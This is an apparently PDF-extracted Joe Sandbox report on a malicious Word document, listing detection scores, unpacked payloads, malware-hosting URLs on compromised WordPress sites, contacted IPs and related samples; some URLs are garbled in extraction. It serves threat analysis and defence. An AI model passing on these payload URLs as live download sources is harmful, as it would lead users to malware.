

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
MAIL-0573188.doc	67%	Virustotal		Browse
MAIL-0573188.doc	50%	Metadefender		Browse

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
7.2.rundll32.exe.210000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
13.2.rundll32.exe.1f0000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
12.2.rundll32.exe.210000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
9.2.rundll32.exe.1f0000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
10.2.rundll32.exe.1f0000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
11.2.rundll32.exe.2e0000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
8.2.rundll32.exe.320000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
veterinariadrpopui.com	7%	Virustotal		Browse
wpsapk.com	1%	Virustotal		Browse
sofsuite.com	4%	Virustotal		Browse
khanhhoaohomnay.net	6%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://https://shop.elemenlslide.com/wp-content/n/	0%	Avira URL Cloud	safe	
http://veterinariadrpopui.com	100%	Avira URL Cloud	malware	
http://veterinariadrpopui.com/content/5f18Q/	100%	Avira URL Cloud	malware	
http://sofsuite.com/wp-includes/2jm3nlk/	100%	Avira URL Cloud	phishing	
http://khanhhoaohomnay.net/wordpress/CGMC/	100%	Avira URL Cloud	malware	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://beatlemail.net/picture.php?blogid=0	0%	Avira URL Cloud	safe	
http://https://gurztac.wtchevalier.com/wp-content/Yzz6YZ/	100%	Avira URL Cloud	malware	
http://https://shop.elemenlslide.com	0%	Avira URL Cloud	safe	
http://www.icra.org/vocabulary/	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/	0%	URL Reputation	safe	
http://shop.elemenlslide.com	0%	Avira URL Cloud	safe	
http://khanhhoaohomnay.net	0%	Avira URL Cloud	safe	
http://shop.elemenlslide.com/wp-content/n/	100%	Avira URL Cloud	malware	
http://sofsuite.com	0%	Avira URL Cloud	safe	
http://wpsapk.com	0%	Avira URL Cloud	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://wpsapk.com/wp-admin/v/	100%	Avira URL Cloud	malware	
http://https://shop.elemenlslide.com	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
veterinariadrpopui.com	209.59.139.39	true	true	• 7%, Virustotal, Browse	unknown
wpsapk.com	172.67.141.14	true	true	• 1%, Virustotal, Browse	unknown
sofsuite.com	172.67.158.72	true	true	• 4%, Virustotal, Browse	unknown
khanhhoaohomnay.net	210.86.239.69	true	true	• 6%, Virustotal, Browse	unknown
shop.elemenlslide.com	45.130.229.91	true	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://veterinariadrpopui.com/content/5f18Q/	true	• Avira URL Cloud: malware	unknown


Name	Malicious	Antivirus Detection	Reputation
http://sofsuite.com/wp-includes/2jm3nlk/	true	• Avira URL Cloud: phishing	unknown
http://khanhhoaohomnay.net/wordpress/CGMC/	true	• Avira URL Cloud: malware	unknown
http://shop.elemenSlide.com/wp-content/n/	true	• Avira URL Cloud: malware	unknown
http://wpsapk.com/wp-admin/v/	true	• Avira URL Cloud: malware	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.windows.com/pctv.	rundll32.exe, 00000008.0000000 2.2103265180.0000000001FC0000. 00000002.00000001.sdmp	false		high
http://https://shop.elemenSlide.com/wp-content/n/	powershell.exe, 00000005.00000 002.2105524731.0000000003AF700 0.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://veterinariadropui.com	powershell.exe, 00000005.00000 002.2105458162.0000000003AB900 0.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://investor.msn.com	rundll32.exe, 00000006.0000000 2.2105175373.0000000001CF0000. 00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2101374125.000 00000020F0000.00000002.0000000 1.sdmp	false		high
http://www.msnbc.com/news/ticker.txt	rundll32.exe, 00000006.0000000 2.2105175373.0000000001CF0000. 00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2101374125.000 00000020F0000.00000002.0000000 1.sdmp	false		high
http://www.piriform.com/ccleanerH	powershell.exe, 00000005.00000 002.2098871684.00000000002B400 0.00000004.00000020.sdmp	false		high
http://windowsmedia.com/redir/services.asp? WMPFriendly=true	rundll32.exe, 00000006.0000000 2.2105653312.0000000001ED7000. 00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2101972300.000 00000022D7000.00000002.0000000 1.sdmp, rundll32.exe, 00000008 .00000002.2103626695.000000000 21A7000.00000002.00000001.sdmp, rundll32.exe, 0000000B.00000 002.2110270335.0000000001FD700 0.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.hotmail.com/oe	rundll32.exe, 00000006.0000000 2.2105175373.0000000001CF0000. 00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2101374125.000 00000020F0000.00000002.0000000 1.sdmp	false		high
http://beatlemail.net/picture.php?blogid=0	powershell.exe, 00000005.00000 002.2105381598.0000000003A6600 0.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://gurztac.wtchevalier.com/wp-content/Yzz6YZ/	powershell.exe, 00000005.00000 002.2104428008.000000000373200 0.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://www.cloudflare.com/5xx-error-landing	powershell.exe, 00000005.00000 002.2105417379.0000000003A8B00 0.00000004.00000001.sdmp, powe rshell.exe, 00000005.00000002. 2105458162.0000000003AB9000.00 00004.00000001.sdmp	false		high
http://https://shop.elemenSlide.com	powershell.exe, 00000005.00000 002.2105524731.0000000003AF700 0.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://services.msn.com/svcs/oe/certpage.asp? name=%s&email=%s&&Check	rundll32.exe, 00000006.0000000 2.2105653312.0000000001ED7000. 00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2101972300.000 00000022D7000.00000002.0000000 1.sdmp, rundll32.exe, 00000008 .00000002.2103626695.000000000 21A7000.00000002.00000001.sdmp, rundll32.exe, 0000000B.000000000 02.2110270335.0000000001FD700 0.00000002.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation	
http://www.icra.org/vocabulary/.	rundll32.exe, 00000006.0000000 2.2105653312.0000000001ED7000. 00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2101972300.000 00000022D7000.00000002.0000000 1.sdmp, rundll32.exe, 00000008. .00000002.2103626695.000000000 21A7000.00000002.00000001.sdmp, rundll32.exe, 0000000B.00000 002.2110270335.00000000001FD700 0.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown	
http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous	powershell.exe, 00000005.00000 002.2099953292.000000000240000 0.00000002.00000001.sdmp, rund ll32.exe, 00000007.00000002.21 03439208.00000000027A0000.0000 0002.00000001.sdmp, rundll32.exe, 00000008.00000002.21050962 02.0000000002830000.00000002.0 0000001.sdmp	false		high	
http://www.piriform.com/ccleaner	http://www.piriform.com/ccleaner	powershell.exe, 00000005.00000 002.2098871684.00000000002B400 0.00000004.00000020.sdmp	false		high
http://shop.elemenSlide.com	powershell.exe, 00000005.00000 002.2105524731.0000000003AF700 0.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown	
http://khanhhoaohomnay.net	powershell.exe, 00000005.00000 002.2105524731.0000000003AF700 0.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown	
http://investor.msn.com/	rundll32.exe, 00000006.0000000 2.2105175373.0000000001CF0000. 00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2101374125.000 00000020F0000.00000002.0000000 1.sdmp	false		high	
http://sofsuite.com	powershell.exe, 00000005.00000 002.2105417379.0000000003A8B00 0.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown	
http://https://www.cloudflare.com/5xx-error-landing/	powershell.exe, 00000005.00000 002.2105381598.0000000003A6600 0.00000004.00000001.sdmp	false		high	
http://wpsapk.com	powershell.exe, 00000005.00000 002.2104428008.000000000373200 0.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown	
http://www.%s.comPA	powershell.exe, 00000005.00000 002.2099953292.000000000240000 0.00000002.00000001.sdmp, rund ll32.exe, 00000007.00000002.21 03439208.00000000027A0000.0000 0002.00000001.sdmp, rundll32.exe, 00000008.00000002.21050962 02.0000000002830000.00000002.0 0000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low	
http://https://shop.elemenSlide.com	powershell.exe, 00000005.00000 002.2105524731.0000000003AF700 0.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown	

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
210.86.239.69	unknown	Viet Nam	🇻🇳	24173	NETNAM-AS-APNetnamCompanyVN	true
209.59.139.39	unknown	United States	🇺🇸	32244	LIQUIDWEBUS	true
172.67.141.14	unknown	United States	🇺🇸	13335	CLOUDFLARENUTS	true
45.130.229.91	unknown	Germany	🇩🇪	47583	AS-HOSTINGERLT	true
5.2.136.90	unknown	Romania	🇷🇴	8708	RCS-RDS73-75DrStaicoviciRO	true
172.67.158.72	unknown	United States	🇺🇸	13335	CLOUDFLARENUTS	true

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	337092
Start date:	07.01.2021
Start time:	18:43:35
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 17s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	MAIL-0573188.doc
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	15
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0

Technologies:	<ul style="list-style-type: none"> HCA enabled EGA enabled HDC enabled GSI enabled (VBA) AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winDOC@22/8@6/6
EGA Information:	Failed
HDC Information:	<ul style="list-style-type: none"> Successful, ratio: 84.3% (good quality ratio 80.8%) Quality average: 74.4% Quality standard deviation: 25.6%
HCA Information:	<ul style="list-style-type: none"> Successful, ratio: 91% Number of executed functions: 0 Number of non-executed functions: 0
Cookbook Comments:	<ul style="list-style-type: none"> Adjust boot time Enable AMSI Found application associated with file extension: .doc Found Word or Excel or PowerPoint or XPS Viewer Found warning dialog Click Ok Attach to Office via COM Scroll down Close Viewer
Warnings:	<p>Show All</p> <ul style="list-style-type: none"> Exclude process from analysis (whitelisted): dllhost.exe, conhost.exe TCP Packets have been reduced to 100 Report size exceeded maximum capacity and may have missing behavior information. Report size getting too big, too many NtOpenKeyEx calls found. Report size getting too big, too many NtQueryAttributesFile calls found. Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
18:44:38	API Interceptor	1x Sleep call for process: msg.exe modified
18:44:39	API Interceptor	67x Sleep call for process: powershell.exe modified
18:44:46	API Interceptor	883x Sleep call for process: rundll32.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
210.86.239.69	dat_513543.doc	Get hash	malicious	Browse	<ul style="list-style-type: none"> khanhhoa omnay.net/ wordpress/ CGMC/
	DATA-480841.doc	Get hash	malicious	Browse	<ul style="list-style-type: none"> khanhhoa omnay.net/ wordpress/ CGMC/
	Documenten_9274874 8574977265.doc	Get hash	malicious	Browse	<ul style="list-style-type: none"> khanhhoa omnay.net/ wordpress/ CGMC/

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	pack-91089 416755919.doc	Get hash	malicious	Browse	<ul style="list-style-type: none"> • khanhhoaoh omnay.net/wordpress/ CGMC/
209.59.139.39	dat_513543.doc	Get hash	malicious	Browse	<ul style="list-style-type: none"> • veterinar iadropopui. com/conten t/5f18Q/
	DATA-480841.doc	Get hash	malicious	Browse	<ul style="list-style-type: none"> • veterinar iadropopui. com/conten t/5f18Q/
	Documenten_9274874 8574977265.doc	Get hash	malicious	Browse	<ul style="list-style-type: none"> • veterinar iadropopui. com/conten t/5f18Q/
	pack-91089 416755919.doc	Get hash	malicious	Browse	<ul style="list-style-type: none"> • veterinar iadropopui. com/conten t/5f18Q/
	Adjunto.doc	Get hash	malicious	Browse	<ul style="list-style-type: none"> • veterinar iadropopui. com/conten t/5f18Q/
	NQN0244_012021.doc	Get hash	malicious	Browse	<ul style="list-style-type: none"> • veterinar iadropopui. com/conten t/5f18Q/
	4560 2021 UE_9893.doc	Get hash	malicious	Browse	<ul style="list-style-type: none"> • veterinar iadropopui. com/conten t/5f18Q/
	Scan-0767672.doc	Get hash	malicious	Browse	<ul style="list-style-type: none"> • veterinar iadropopui. com/conten t/5f18Q/
	Documento-2021.doc	Get hash	malicious	Browse	<ul style="list-style-type: none"> • veterinar iadropopui. com/conten t/5f18Q/
	info_39534.doc	Get hash	malicious	Browse	<ul style="list-style-type: none"> • veterinar iadropopui. com/conten t/5f18Q/
	http://btxtfnereq4mf3x3q1eq1sdudvhhiurr.www4.me	Get hash	malicious	Browse	<ul style="list-style-type: none"> • cirugiaesteticamexico.medicalinspira.com/wordpress/wp-content/upgrade/i/googlephotos/album/
172.67.141.14	Documento-2021.doc	Get hash	malicious	Browse	<ul style="list-style-type: none"> wpsapk.com/wp-admin/v/
	info_39534.doc	Get hash	malicious	Browse	<ul style="list-style-type: none"> wpsapk.com/wp-admin/v/
45.130.229.91	Adjunto.doc	Get hash	malicious	Browse	<ul style="list-style-type: none"> shop.elementslide.com/wp-content/n/
	NQN0244_012021.doc	Get hash	malicious	Browse	<ul style="list-style-type: none"> shop.elementslide.com/wp-content/n/
	4560 2021 UE_9893.doc	Get hash	malicious	Browse	<ul style="list-style-type: none"> shop.elementslide.com/wp-content/n/
	Scan-0767672.doc	Get hash	malicious	Browse	<ul style="list-style-type: none"> shop.elementslide.com/wp-content/n/
	Documento-2021.doc	Get hash	malicious	Browse	<ul style="list-style-type: none"> shop.elementslide.com/wp-content/n/

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
wpsapk.com	dat_513543.doc	Get hash	malicious	Browse	• 104.18.61.59
	DATA-480841.doc	Get hash	malicious	Browse	• 104.18.61.59
	Documenten_9274874 8574977265.doc	Get hash	malicious	Browse	• 104.18.61.59
	pack-91089 416755919.doc	Get hash	malicious	Browse	• 104.18.61.59
	Adjunto.doc	Get hash	malicious	Browse	• 104.18.60.59
	NQN0244_012021.doc	Get hash	malicious	Browse	• 104.18.60.59
	4560 2021 UE_9893.doc	Get hash	malicious	Browse	• 104.18.61.59
	Scan-0767672.doc	Get hash	malicious	Browse	• 104.18.60.59
	Documento-2021.doc	Get hash	malicious	Browse	• 172.67.141.14
	info_39534.doc	Get hash	malicious	Browse	• 172.67.141.14
veterinariadrpopui.com	dat_513543.doc	Get hash	malicious	Browse	• 209.59.139.39
	DATA-480841.doc	Get hash	malicious	Browse	• 209.59.139.39
	Documenten_9274874 8574977265.doc	Get hash	malicious	Browse	• 209.59.139.39
	pack-91089 416755919.doc	Get hash	malicious	Browse	• 209.59.139.39
	Adjunto.doc	Get hash	malicious	Browse	• 209.59.139.39
	NQN0244_012021.doc	Get hash	malicious	Browse	• 209.59.139.39
	4560 2021 UE_9893.doc	Get hash	malicious	Browse	• 209.59.139.39
	Scan-0767672.doc	Get hash	malicious	Browse	• 209.59.139.39
	Documento-2021.doc	Get hash	malicious	Browse	• 209.59.139.39
	info_39534.doc	Get hash	malicious	Browse	• 209.59.139.39
sofsuite.com	dat_513543.doc	Get hash	malicious	Browse	• 104.27.144.251
	DATA-480841.doc	Get hash	malicious	Browse	• 104.27.145.251
	Documenten_9274874 8574977265.doc	Get hash	malicious	Browse	• 104.27.144.251
	pack-91089 416755919.doc	Get hash	malicious	Browse	• 104.27.145.251
	Adjunto.doc	Get hash	malicious	Browse	• 104.27.144.251
	NQN0244_012021.doc	Get hash	malicious	Browse	• 104.27.144.251
	4560 2021 UE_9893.doc	Get hash	malicious	Browse	• 104.27.145.251
	Scan-0767672.doc	Get hash	malicious	Browse	• 104.27.144.251
	Documento-2021.doc	Get hash	malicious	Browse	• 104.27.145.251
	info_39534.doc	Get hash	malicious	Browse	• 172.67.158.72
shop.elemenslide.com	Adjunto.doc	Get hash	malicious	Browse	• 45.130.229.91
	NQN0244_012021.doc	Get hash	malicious	Browse	• 45.130.229.91
	4560 2021 UE_9893.doc	Get hash	malicious	Browse	• 45.130.229.91
	Scan-0767672.doc	Get hash	malicious	Browse	• 45.130.229.91
	Documento-2021.doc	Get hash	malicious	Browse	• 45.130.229.91
khanhhoaohomnay.net	dat_513543.doc	Get hash	malicious	Browse	• 210.86.239.69
	DATA-480841.doc	Get hash	malicious	Browse	• 210.86.239.69
	Documenten_9274874 8574977265.doc	Get hash	malicious	Browse	• 210.86.239.69
	pack-91089 416755919.doc	Get hash	malicious	Browse	• 210.86.239.69

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
CLOUDFLARENETUS	DSj7ak0N6I.exe	Get hash	malicious	Browse	• 104.28.5.151
	http://https://wqi69130.mfs.gg/099mmYI	Get hash	malicious	Browse	• 172.67.74.85
	http://	Get hash	malicious	Browse	• 104.16.19.94
	https://lakewooderie.umcchurches.org/verify#Sugar@saccounty.net	Get hash	malicious	Browse	• 104.18.70.113
	http://	Get hash	malicious	Browse	• 104.16.19.94
	https://web.tresorit.com/l/JG7xI#7YqXRnhV6spRT3ekJskNaw	Get hash	malicious	Browse	• 172.67.72.46
	http://	Get hash	malicious	Browse	• 104.16.19.94
	https://bit.ly/2Jjog0H	Get hash	malicious	Browse	• 104.16.19.94
	http://	Get hash	malicious	Browse	• 162.159.137.81
	order no. 3643.exe	Get hash	malicious	Browse	• 23.227.38.74
	J135907_2020.doc	Get hash	malicious	Browse	• 172.67.215.117
	http://46.101.152.151/?email=michael.little@austalusa.com	Get hash	malicious	Browse	• 104.16.19.94
	Order.exe	Get hash	malicious	Browse	• 23.227.38.74
	http://search.hwatchtvnow.co	Get hash	malicious	Browse	• 104.18.225.52
	info.doc	Get hash	malicious	Browse	• 104.27.163.61
	http://keb67683.mfs.gg/Ohz4uhj	Get hash	malicious	Browse	• 104.26.7.10
	LUJZShZCgN.exe	Get hash	malicious	Browse	• 172.67.201.126
	http://https://bit.ly/3hDDoTm	Get hash	malicious	Browse	• 104.16.19.94

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	http://https://moorparklancssch-my.sharepoint.com/:o/g/personal/16willcocks_pupils_moorparks_mp/EpuojDvAqLNHIYVejf5zx0kBqAdkJR2VgNWcoUhvcäuDg?e=Th0p8a	Get hash	malicious	Browse	• 104.18.29.243
	3AD78RVleO.exe	Get hash	malicious	Browse	• 172.67.188.154
	http://https://bit.ly/3ba3hZS	Get hash	malicious	Browse	• 104.16.18.94
NETNAM-AS-APNetnamCompanyVN	dat_513543.doc	Get hash	malicious	Browse	• 210.86.239.69
	DATA-480841.doc	Get hash	malicious	Browse	• 210.86.239.69
	Documenten_9274874 8574977265.doc	Get hash	malicious	Browse	• 210.86.239.69
	pack-91089 416755919.doc	Get hash	malicious	Browse	• 210.86.239.69
LIQUIDWEBUS	J135907_2020.doc	Get hash	malicious	Browse	• 67.225.191.31
	dat_513543.doc	Get hash	malicious	Browse	• 209.59.139.39
	http://https://encrypt.idnmazate.org	Get hash	malicious	Browse	• 67.225.177.41
	DATA-480841.doc	Get hash	malicious	Browse	• 209.59.139.39
	Documenten_9274874 8574977265.doc	Get hash	malicious	Browse	• 209.59.139.39
	pack-91089 416755919.doc	Get hash	malicious	Browse	• 209.59.139.39
	http://https://securemail.bridgepointeffect.com/	Get hash	malicious	Browse	• 69.167.167.26
	Adjunto.doc	Get hash	malicious	Browse	• 209.59.139.39
	NQN0244_012021.doc	Get hash	malicious	Browse	• 209.59.139.39
	4560 2021 UE_9893.doc	Get hash	malicious	Browse	• 209.59.139.39
	Scan-0767672.doc	Get hash	malicious	Browse	• 209.59.139.39
	Documento-2021.doc	Get hash	malicious	Browse	• 209.59.139.39
	info_39534.doc	Get hash	malicious	Browse	• 209.59.139.39
	http://https://encrypt.idnmazate.org/	Get hash	malicious	Browse	• 67.225.177.41
	Nuevo pedido.exe	Get hash	malicious	Browse	• 209.188.81.142
	http://https://6354mortgagestammp.com/	Get hash	malicious	Browse	• 69.16.199.206
	rib.exe	Get hash	malicious	Browse	• 72.52.175.20
	http://https://linkprotect.cudasvc.com/url?a=https%3a%2f%2fsecuremail.danchihosassociates.com&c=E1,HQoENPiSucTdsUxKwjhrlo_5dPC7J6R1N-Gq03z50muOn-SbGg9k6UcvRdnb2hWVC0Jkp04hBPl2pBkJTi_lhWBa5JSs0U_QUfg3HI_nTWTxJyTIR8N3&typo=1	Get hash	malicious	Browse	• 67.225.158.30
